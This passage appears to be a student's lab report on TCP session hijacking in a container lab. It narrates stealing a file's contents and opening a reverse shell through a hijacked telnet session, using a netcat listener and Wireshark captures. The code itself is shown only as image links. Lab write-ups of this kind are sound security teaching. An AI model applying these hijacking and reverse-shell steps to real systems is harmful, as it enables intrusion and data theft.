
The code now looks like this –




Now we run the netcat command to listen on all Ips on the attacker container –



We run the attack on another instance of the attacker as shown below –




We now check the first instance to see what the output is. As shown below, we have now received the contents of the file from the victim container –




Thus the TCP Session Hijacking Attack was successful.

**Task 4:**


In this task we have to create a reverse shell using TCP Session Hijacking. To do this, we need to telnet into the victim from the user container and run Wireshark to capture traffic.




Here is how the Wireshark live capture looks like –




We now fill in these details in the code as shown below –



Now we open a new instance of the attacker container and run the netcat command to listen –



We run the code on the attacker container. After running the code, we check the second instance to see what the results are. This is what is shown -



So, we have successfully established a connection and created a reverse shell using TCP Session Hijacking. Now, we need to run a command on this shell, I chose to run ‘cat secret.txt’, results are shown below –





Thus, the attack was successful and we created a reverse shell.